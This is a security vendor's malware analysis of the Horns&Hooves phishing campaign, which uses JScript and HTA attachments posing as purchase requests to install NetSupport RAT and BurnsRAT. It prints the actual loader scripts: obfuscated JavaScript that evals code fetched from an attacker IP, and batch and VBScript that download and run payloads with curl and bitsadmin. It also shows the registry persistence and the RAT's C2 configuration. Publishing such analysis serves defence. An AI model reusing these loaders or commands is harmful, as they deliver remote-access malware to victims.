
Horns&Hooves campaign delivers NetSupport RAT and BurnsRAT

By Artem Ushkov

Published: 2024-12-02 · Archived: 2026-04-05 13:47:06 UTC

Recent months have seen a surge in mailings with lookalike email attachments in the form of a ZIP archive containing JScript scripts. The script files – disguised as requests and bids from potential customers or partners – bear names such as “Запрос цены и предложения от Индивидуального предпринимателя <ФИО> на август 2024. АРТ-КП0005272381.js” (Request for price and proposal from sole trader <name> for August 2024. ART-KP0005272381.js), “Запрос предложений и цен от общества с ограниченной ответственностью <предприятие> на сентябрь 2024. отэк-мн0008522309.js” (Request for proposals and prices from LLC <company> for September 2024. Otek-mn0008522309.js), and the like.



Examples of malicious emails

According to our telemetry, the campaign began around March 2023 and hit more than a thousand private users, retailers and service businesses located primarily in Russia. We dubbed this campaign Horns&Hooves, after a fictitious organization set up by swindlers in the Soviet comedy novel The Golden Calf.

Statistics


Number of users who encountered the malicious script, by month, March 2023 — September 2024 (download)

Malicious scripts

During the campaign, the threat actors made some major changes to the script, while keeping the same distribution method. In almost all cases, a JS script named “Заявка на закупку…” (“Purchase request…”), “Запрос цен…”

(“Request for quote…”), or similar was sent in a ZIP archive. Far more rarely, the scripts were called “Акт сверки…” (“Reconciliation statement…”), “Заявление на возврат…” (“Request for refund…”), “Досудебная претензия…” (“Letter of claim…”) or just “Претензия…” (“Claim…”). The earliest versions that we encountered in April and May used scripts with the HTA extension instead of JS scripts.

For believability, besides the script, the attackers sometimes added to the archive various documents related to the organization or individual being impersonated. For example, an archive attached to a booking cancellation email contained a PDF file with a copy of a passport; while price request emails had extracts from the Russian Unified State Register of Legal Entities, certificates of tax registration and company cards in attachment. Below, we examine several versions of the scripts used in this campaign.



Typical archive contents

Version A (HTA)

Some of the first sample scripts we saw in April and early May 2023 were relatively small in size. As an example, we analyzed a sample with the MD5 hash sum 327a1f32572b4606ae19085769042e51.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <title>One Simple HTA Application File</title>
    <!-- 878807043 -->
    <HTA:APPLICATION
        APPLICATIONNAME = "One Simple HTA Application File"
    />

</head>

 <SCRIPT LANGUAGE="VBScript">
     Window.ReSizeTo -1, -1
     Window.MoveTo -3001, -3001
 </SCRIPT>

 <SCRIPT LANGUAGE="VBScript">

    dim cvbsdf
    dim gfcvbc
    cvbsdf = "%PROGRAMDATA%" & "\sec.bat"
    gfcvbc = "%PROGRAMDATA%" & "\pic.jpg"

    set Shell = CreateObject("WScript.Shell")

    Shell.Run "cm"+"d /C curl -s --ssl-no-revoke --fail https://www.linkpicture.com/q/
        1_1657.png --output %programdata%/1_1657.png && cmd /c %programdata%/1_1657.png
        && del %programdata%/1_1657.png"

    Shell.Run "bit"+"sadmin /transf"+"er 8 http://31.44.4.40/test/bat_install.bat " &
        cvbsdf, 0, true

    Shell.Run  "cmd /C start /MIN " & cvbsdf

    Window.Close

</SCRIPT>

<body>
</body>
</html>
```

First version of the malicious script in attachment

When run, the script downloads a decoy document from https://www.linkpicture[.]com/q/1_1657.png in the form of a PNG image, which it then shows to the user. In this case, the image looks like a screenshot of a table listing items for purchase. It may have been taken from a previously infected machine.

№ п/п	Номер заявки	Код МТР в АСУ НСИ	Наименование продукции для закупки	Гост,	Опросный лист	Единица измерения	Объем заявки
1	2102665550	3072247	4054002 Клещи для обжима			ШТ	6
2	2102665551	3052148	AS Сумка для инструментов неукомплектованая, 1шт			ШТ	13
3	2102665552	345473	DIN-рейка Omega 3F 35x7,5мм			ШТ	2
4	2102665553	2422929	DIN-рейка R500 DN060 600x105мм			ШТ	2
5	2102665554	345474	DIN-рейка STIED 6 35x15мм			ШТ	2
6	2102641022	4707585	DIN-рейка перфорированная 35x7,5x2000мм УХЛ1			ШТ	8
7	2102665201	345105	Арматура светосигнальная AD-22DS, напряжение 230В, цвет желтый			ШТ	5
8	2102665203	345106	Арматура светосигнальная AD-22DS, напряжение 230В, цвет зеленый			ШТ	5
9	2102665205	345107	Арматура светосигнальная AD-22DS, напряжение 230В, цвет красный			ШТ	5
10	2102665235	1011569	Бита 100мм Зубр 26011-2-100-1			ШТ	8
11	2102665237	1294069	Бита 8мм Kraftool 26396-08			ШТ	8
12	2102665260	2784882	Бита HEX4 25мм			ШТ	12
13	2102665262	2784885	Бита HEX6 25мм			ШТ	2
14	2102665264	2783971	Бита HEX8 50мм			ШТ	2
15	2102665238	3051508	Бита PH2 127мм Whirlpower 962-22-1272			ШТ	7
16	2102665266	1066904	Блок зажимов ЗВИ-10 6мм2, I=10А, количество зажимов 10шт, УХЛ2			ШТ	23
17	2102665268	988323	Блок зажимов ЗВИ-3 2,5мм2, I=3А, количество зажимов 12шт, УХЛ3			ШТ	23
18	2102665290	1027782	Блок зажимов ЗВИ-5 4мм2, I=5А, количество зажимов 12шт, УХЛ3			ШТ	23
19	2102665292	1014944	Блок контактный LAEN22			ШТ	5
20	2102641057	1067485	Блок питания		ОЛ- 1017877	ШТ	2
21	2102713029	1017877	Блок питания FARADAY 75W/12-24V/140AL	ТР ТС 004/2011, ТР ТС 020/2011		ШТ	1
22	2102638754	2779381	Блок пластин-индикаторов с кабелем МКЭШ 4х0,75 L=4м, количество проводов в линии 4, без клеммной коробки			ШТ	10
23	2102641021	2307188	Блок релейной защиты Сириус-2-ОМП-5А-220В-И1, напряжение 220кВ			ШТ	1
24	2102642485	2375499	Набивка КН-НГ-С-П1-АН-0-10х10	ОТТ-83.140.01-КТН-142-16		КГ	45
25	2102638811	987210	Набивка МС101 6мм многослойное плетение ТУ 2573-003-56508584-03	ТУ 2573-003-56508584-03		КГ	10
26	2102665496	1051383	Набор бит Bosch 2607001464			ШТ	4
27	2102605205	2943506	Набор бит и сверл Bosch 2607017195			ШТ	38
28	2102605207	1014187	Набор буров Bosch 2607019927			ШТ	6
29	2102713081	4759469	Набор буров Matrix MX-71099			ШТ	3
30	2102404703	1823030	Набор буров Энкор 10995			ШТ	34
31	2102665200	1265568	Набор головок Force 2741			ШТ	16
32	2102642487	854643	Набор головок Kraftool 27888-H108			ШТ	3
33	2102404736	1735377	Набор головок Арсенал 4139290			ШТ	20
34	2102438527	1731503	Набор головок торцевых Stayer 27752-H21			ШТ	10
35	2102700751	1014992	Набор изолированного инструмента КВТ НИИ-08			ШТ	54
36	2102700933	4730593	Набор инструмента для ЭХЗ на 30 единиц			ШТ	12
37	2102665204	3018918	Набор инструмента кабельщика		ОЛ-3018918	ШТ	4
38	2102642488	2930553	Набор инструмента кабельщика-спайщика		ОЛ-2930553	ШТ	2
39	2102404586	1769240	Набор инструмента кабельщика-спайщика Квазар №3А			ШТ	7
40	2102404587	2787316	Набор инструмента релейщика		ОЛ-2787316	ШТ	12
41	2102713084	1022701	Набор инструмента релейщика РЗА-У			ШТ	2
42	2102734182	1298100	Набор инструментов		ОЛ- 1298100	ШТ	1
43	2102665161	3018628	Набор инструментов Kraftool 27978-H59			ШТ	18
44	2102700983	4054939	Набор инструментов искробезопасных			ШТ	6
45	2102734183	1064495	Набор инструментов Квазар КИН-ЭХЗ		ОЛ- 1064495	ШТ	6

Decoy document in PNG format

Note that PNG decoy documents are rather unconventional. Usually, bids and requests that are used to distract user attention from malware are distributed in office formats such as DOCX, XSLX, PDF and others. The most likely reason for using PNG is that in the very first versions the attackers hid the payload at the end of the bait file. PNG images make convenient containers because they continue to display correctly even after the payload is added.

To download the decoy document, the attackers use the curl utility, which comes preinstalled on devices with Windows 10 (build 17063 and higher). Together with the document, using another built-in Windows utility, bitsadmin, the script downloads and runs the BAT file bat_install.bat to install the main payload. The script also makes use of bitsadmin for managing file transfer tasks.

```
setlocal

where bitsadmin > nul 2>&1
if %errorlevel% equ 1 (
  echo bitsadmin is not available
  goto eof
)

set "lnk_base=https://golden-scalen.com/files/"
set fld_name=VCRuntineSync
cd %appdata%
mkdir %fld_name%
set "dest=%appdata%\%fld_name%\"
set /a m_ret=5
set /a a_ret=0

:work
set /a af=0
set /a a_ret+=1
set /a ret=0
:dwn1
set /a ret=%ret%+1
if not exist %dest%AudioCapture.dll (
  bitsadmin /transfer "TransFer1" /priority HIGH %lnk_base%AudioCapture.dll %dest%AudioCapture.dll
    if %errorlevel% neq 0 (
      if %ret% leq %m_ret% goto dwn1
      goto dwn11
    )
)
set /a af+=1

set /a ret=0
:dwn11
set /a ret=%ret%+1
if not exist %dest%1_1657.png (
  bitsadmin /transfer "TransFer11" /priority HIGH https://www.linkpicture.com/q/1_1657.png %dest%1_1657.png
    if %errorlevel% neq 0 (
      if %ret% leq %m_ret% goto dwn11
      goto dwnf2
    )
)
set /a af+=1
```

Snippet of the BAT script that installs the payload

Using bitsadmin, the BAT script first downloads from the attackers' address hxxps://golden-scalen[.]com/files/, and then installs, the following files:

File name	Description
AudioCapture.dll	NetSupport Audio Capture
client32.exe	NetSupport client named CrossTec
client32.ini	Configuration file
HTCTL32.DLL	NetSupport utility for HTTP data transfer
msvcr100.dll	Microsoft C runtime library
nskbfltr.inf	Windows Driver Frameworks configuration file for installing additional drivers
NSM.LIC	NetSupport license file
nsm_vpro.ini	Additional NSM settings

pcicapi.dll	pcicapi file from the NetSupport Manager package
PCICHEK.DLL	CrossTec VueAlert PCIChek
PCICL32.DLL	NetSupport client as a DLL
remcmdstub.exe	CrossTec remote command line
TCCTL32.DLL	NetSupport utility for TCP data transfer

To download the required file, bat_install.bat appends its name to the end of the URL. The script saves the downloaded files to the user directory %APPDATA%\VCRuntineSync.

The payload is the legitimate NetSupport Manager (NSM) tool for remote PC management. This software is often used in corporate environments for technical support, employee training and workstation management. However, due to its capabilities, it is regularly exploited by all kinds of cybergangs. The versions and modifications of this software seen in cyberattacks and providing a stealth run mode have been dubbed NetSupport RAT.

Most often, NetSupport RAT infiltrates the system through scam websites and fake browser updates. In December 2023, we posted a report on one such campaign that installed NetSupport RAT under the guise of a browser update after the user visited a compromised website.

After the file download, the bat_install.bat script runs the client32.exe file and adds it to the startup list.


```
start /B cmd /C "start client32.exe & exit"

reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v

"VCRuntineSync" /t REG_SZ /d '%APPDATA%\VCRuntineSync\client32.exe' /f
```

And, in case the HTA script failed, the BAT script attempts to download and run the bait file.

When NetSupport RAT is run, it establishes a connection to one of the attackers' servers set in the client32.ini configuration file: the main one, xoomep1[.]com:1935, or the backup one, xoomep2[.]com:1935.

```
[Bridge]
LoadOnStartup=1
Modem=PPTP
PasswordFile=C:\Program Files\NetSupport\NetSupport Manager\bridge.psw
Protocol=0

[General]
BeepUsingSpeaker=0

[HTTP]
CMPI=60
GatewayAddress=xoomep1.com:1935
GSK=GF<MABEF9G?ABBEDHG:H
Port=1935
SecondaryGateway=xoomep2.com:1935
SecondaryPort=1935
```

The client32.ini configuration file



Version A infection chain

Version B (JS + NSM)

A bit later, in mid-May 2023, there appeared versions of the script mimicking legitimate JS files.

```
/*
 * @license NextJS
 * https://nextjs.org/docs/getting-started/installation
 * NextJS version58
 *
 * Copyright (c) Facebook, Inc. and its affiliates.
 *
 * This source code is licensed under the MIT license found in the
 * LICENSE file in the root directory of this source tree.
 *//*
 * @license NextJS
 * https://nextjs.org/docs/getting-started/installation
 * NextJS version25
 *
 * Copyright (c) Facebook, Inc. and its affiliates.
 *
 * This source code is licensed under the MIT license found in the
 * LICENSE file in the root directory of this source tree.
 */(function(){

    // Copyright (c) 2005  Tom Wu
    // All Rights Reserved.
    // See "LICENSE" for details.

    // Basic JavaScript BN library - subset useful for RSA encryption.

    // Bits per digit

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

1376
1377  var _0xa8a2e9=_0x2bd0;(function(_0x2cd9a8,_0xf2a302){var _0x4db6ca=_0x2bd0,_0x12310b=_0x2cd9a8();while(!![]){
        try{var _0x2ff77b=parseInt(_0x4db6ca(0x1be))/0x1*(-parseInt(_0x4db6ca(0x1ca))/0x2)+parseInt(_0x4db6ca('0x1bf
        '))/0x3+-parseInt(_0x4db6ca(0x1c0))/0x4*(-parseInt(_0x4db6ca('0x1c5'))/0x5)+-parseInt(_0x4db6ca(0x1c8))/0x6+
        parseInt(_0x4db6ca('0x1c7'))/0x7*(parseInt(_0x4db6ca('0x1bd'))/0x8)+parseInt(_0x4db6ca('0x1c9'))/0x9*(-
        parseInt(_0x4db6ca(0x1c6))/0xa)+-parseInt(_0x4db6ca('0x1c3'))/0xb*(parseInt(_0x4db6ca(0x1ba))/0xc);if(
        _0x2ff77b===_0xf2a302)break;else _0x12310b['push'](_0x12310b['shift']());}catch(_0x52227d){_0x12310b['push']
        (_0x12310b['shift']());}}}(_0x4da6,0x79da9));function Z(_0x1a7973){var _0x4e0240=_0x2bd0,_0x2a76fd=new
        ActiveXObject(_0x4e0240('0x1c1'));return _0x2a76fd['open'](_0x4e0240('0x1c2'),_0x1a7973,!0x1),_0x2a76fd[
        _0x4e0240(0x1bc)](),_0x2a76fd[_0x4e0240('0x1c4')];}function _0x4da6(){var _0x27ace3=['2235152LoJEkD','
        8xELwHe','2893623fMxjTG','4BlZiwX','MSXML2.ServerXMLHTTP.6.0','GET','2079902kWdxOE','responseText','
        4779470qFoxSd','10810LEpunO','7XgDsqy','1354818cyyyaG','3447lyCcYM','28870gFzZPc','60Pqekxf','
        http://188.227.58.243/pretencia/www.php','send'];_0x4da6=function(){return _0x27ace3;};return _0x4da6();}
        function _0x2bd0(_0x4ffe57,_0x5daeab){var _0x4da6c2=_0x4da6();return _0x2bd0=function(_0x2bd00f,_0xc5f54b){
        _0x2bd00f=_0x2bd00f-0x1ba;var _0x2efc7f=_0x4da6c2[_0x2bd00f];return _0x2efc7f;},_0x2bd0(_0x4ffe57,_0x5daeab)
        ;}eval(Z(_0xa8a2e9('0x1bb')));
```

JS version of the malicious script in attachment


The code of this script contains a comment from the publicly available JavaScript library Next.js with license and copyright information. This way, the attackers try to make the code appear legitimate. We also see how they added malicious code to the middle of the file that a cursory inspection would miss, but still got executed at runtime.

In terms of functionality, the JS versions of the script are virtually the same as the HTA ones. They too show a decoy document and install NetSupport RAT. But there are some differences. For example, the script with the hash sum b3bde532cfbb95c567c069ca5f90652c, which we found under the filename ” досудебная претензия от 18.05.2023 №5 от компании ооо <НАЗВАНИЕ_КОМПАНИИ>.js ” (“Letter of claim No. 5, dated May 18, 2023, from LLC <company>.js”), first downloads an intermediate JS script from the address hxxp://188[.]227[.]58[.]243/pretencia/www.php.

```
/*cBbw0LAzUDD7nGdkhYR03S1W6HZNVxoBif8PMEPbAEZaKJ1TSH6mN39oqTU8i2Fphytlsrg4IxmGdOQQLekCvjv5jryYVanKtg7M*/

var urls = "http://188.227.58.243/pretencia/installet_bat_vbs.bat?387038";
try {
    var http = new ActiveXObject("microsoft.xmlhttp");
    http.open("GET", urls, false);
    http.send();
    if (http.readyState == 4) {
        var adodb = new ActiveXObject("adodb.stream");
        adodb.type = 1;
        adodb.open();
        adodb.write(http.ResponseBody);
        adodb["savetofile"]("c:\\programdata\\BLD.bat", 2);
    }
} catch (e) {}

/*lTEi9asbYHyrKMCmjPeqJ9EJOfLTVDpkF35ln0kNASc8ouhQrgsc1UK7Wp4aeHbAvduq06YwGLtW72iQIg51X2ONdzIyj4zPFCRB*/

var urls2 = "http://188.227.58.243/pretencia/zayavka.txt?825926";
try {
    var http = new ActiveXObject("microsoft.xmlhttp");
    http.open("GET", urls2, false);
    http.send();
    if (http.readyState == 4) {
        var adodb = new ActiveXObject("adodb.stream");
        adodb.type = 1;
        adodb.open();
        adodb.write(http.ResponseBody);
        adodb["savetofile"]("c:\\programdata\\zayavka.txt", 2);
    }
} catch (e) {}

/*rifydaFFR6eS4L9gbexE7jGXCUzX1wnHDTNalCnKdMQcsto2bsk9y8VmJP03PT71tWWADIhUf2JBzG5EvMHZAqZKlYwvOmoguNIR*/


var process = GetObject("winmgmts:{impersonationLevel=impersonate}!Win32_Process");
process.Create("cmd /c start /MIN C:\\ProgramData\\BLD.bat");

var process2 = GetObject("winmgmts:{impersonationLevel=impersonate}!Win32_Process");
process2.Create("cmd /c start C:\\ProgramData\\zayavka.txt");
```


Second script contents

This second script downloads two more files: the decoy document zayavka.txt and the NetSupport RAT installer installer_bat_vbs.bat. Like PNG images, decoy documents in TXT format are not standard practice. And with this version, the files contain generated text in Russian that is meaningless and repeated several times, using different characters that look vaguely Cyrillic. They would appear to be the first tests of the new bait file format.



Decoy document with meaningless text

After downloading the files, the www.php script opens the text document and runs the NetSupport RAT installer, which it saves with the name BLD.bat. To download the NetSupport components, the script uses the same path as version A: hxxps://golden-scalen[.]com/files/. Unlike the previous version, this script downloads the files to the %APPDATA%\EdgeCriticalUpdateService directory. Correspondingly, the autorun registry key used by this version is named EdgeCriticalUpdateService. Also, the BLD.bat file contains no redundant code for re-downloading the bait file.



Version B infection chain

Version C (JS + BurnsRAT)

Another interesting sample we found in mid-May had the name ” заявка на закупки №113 от компании <НАЗВАНИЕ_КОМПАНИИ> на май 2023 года.js ” (“procurement request No. 113 from <company> for May 2023.js”) and the MD5 hash sum 5f4284115ab9641f1532bb64b650aad6.

```
/*
 * @license NextJS
 * https://nextjs.org/docs/getting-started/installation
 * NextJS_version141
 *
 * Copyright (c) Facebook, Inc. and its affiliates.
 *
 * This source code is licensed under the MIT license found in the
 * LICENSE file in the root directory of this source tree.
 */eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.
    fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--){d[e(c)]=k[c]||e(c)}k=[
    function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new
    RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('5 3=a;(7(A,w){5 1=a,9=A();E(!![]){D{5 x=-2(1(
    T))/t*(-2(1(16))/r)+2(1(15))/p*(-2(1(14))/q)+2(1(13))/o*(-2(1(12))/z)+-2(1(11))/l+-2(1(g))/10+2(1(
    Z))/Y*(-2(1(X))/W)+2(1(V))/S*(2(1(Q))/P);O(x===w)L;K 9[\'v\'](9[\'u\'](())}J(I){9[\'v\'](9[\'u\'
    ](9))}}}(b,17));5 4=[3(U),3(1x),3(1a),3(1r),3(1s),3(1t),3(1u),3(1w)];7 n(m){s=i(4[1q],4[t]);5 d=s(4
    [r]);8 d[4[q]](4[p],m,![]),d[4[o]](),d[4[z]]}j(n(4[l]));7 j(h){i(h)()}7 a(k,y){5 f=b();8 a=7(
    c,1i){c=c-g;5 e=f[c];8 e},a(k,y)}7 b(){5 B=[\'19\',\'18\',\'1b\',\'1c\',\'1d\',\'1e\',\'1f\',\'
    1g.1h.6.0\',\'8\\1j.1k(C)\',\'1l\',\'1m\',\'1n\',\'C\',\'1o\',\'1p\',\'1y://1D.1C.1B.1A/1z/1v/F.G
    \',\'H\',\'M\',\'N\',\'R\'];b=7(){8 B};8 b()',62,102,'|_0x3d841f|parseInt|_0x71096c|_0x992c|var||
function|return|_0x15b58d|_0x3339|_0x1d4d|_0x33392d|_0x337639|_0x53f756|_0x1d4d11|0x184|_0x19da73|Func
tion|xczxc|_0x36cc96|0x7|_0x499190|xcvxc|0x5|0x3|0x4|0x2|aa|0x1|shift|push|_0x3f4ca6|_0x1ea6ed|_0x5c83
b9|0x6|_0x192e78|_0x3ef70c|qqq|try|while|www|php|responseText|_0x19c99b|catch|else|break|send|open|if|
0xc|0x193|72sBjJHn|0xb|0x189|0x18c|0x186|0xa|0x18e|0x9|0x18a|0x8|0x18d|0x195|0x185|0x197|0x194|0x196|0
xc9123|354ezlmLG|426633IQaLhL|0x187|3034UYKJLt|8oHCGoc|8481056DDhWhB|104440UmiBRr|9837718rTjavt|MSXML2
|ServerXMLHTTP|_0x24d1db|x20WScript|CreateObject|84NkueOd|81lpWFtg|GET|8898498FTiYny|913010rknGXD|0x0|
0x18b|0x192|0x191|0x190|js|0x18f|0x188|http|test|124|106|227|188'.split('|'),0,{}))
```

Fully obfuscated version of the malicious script

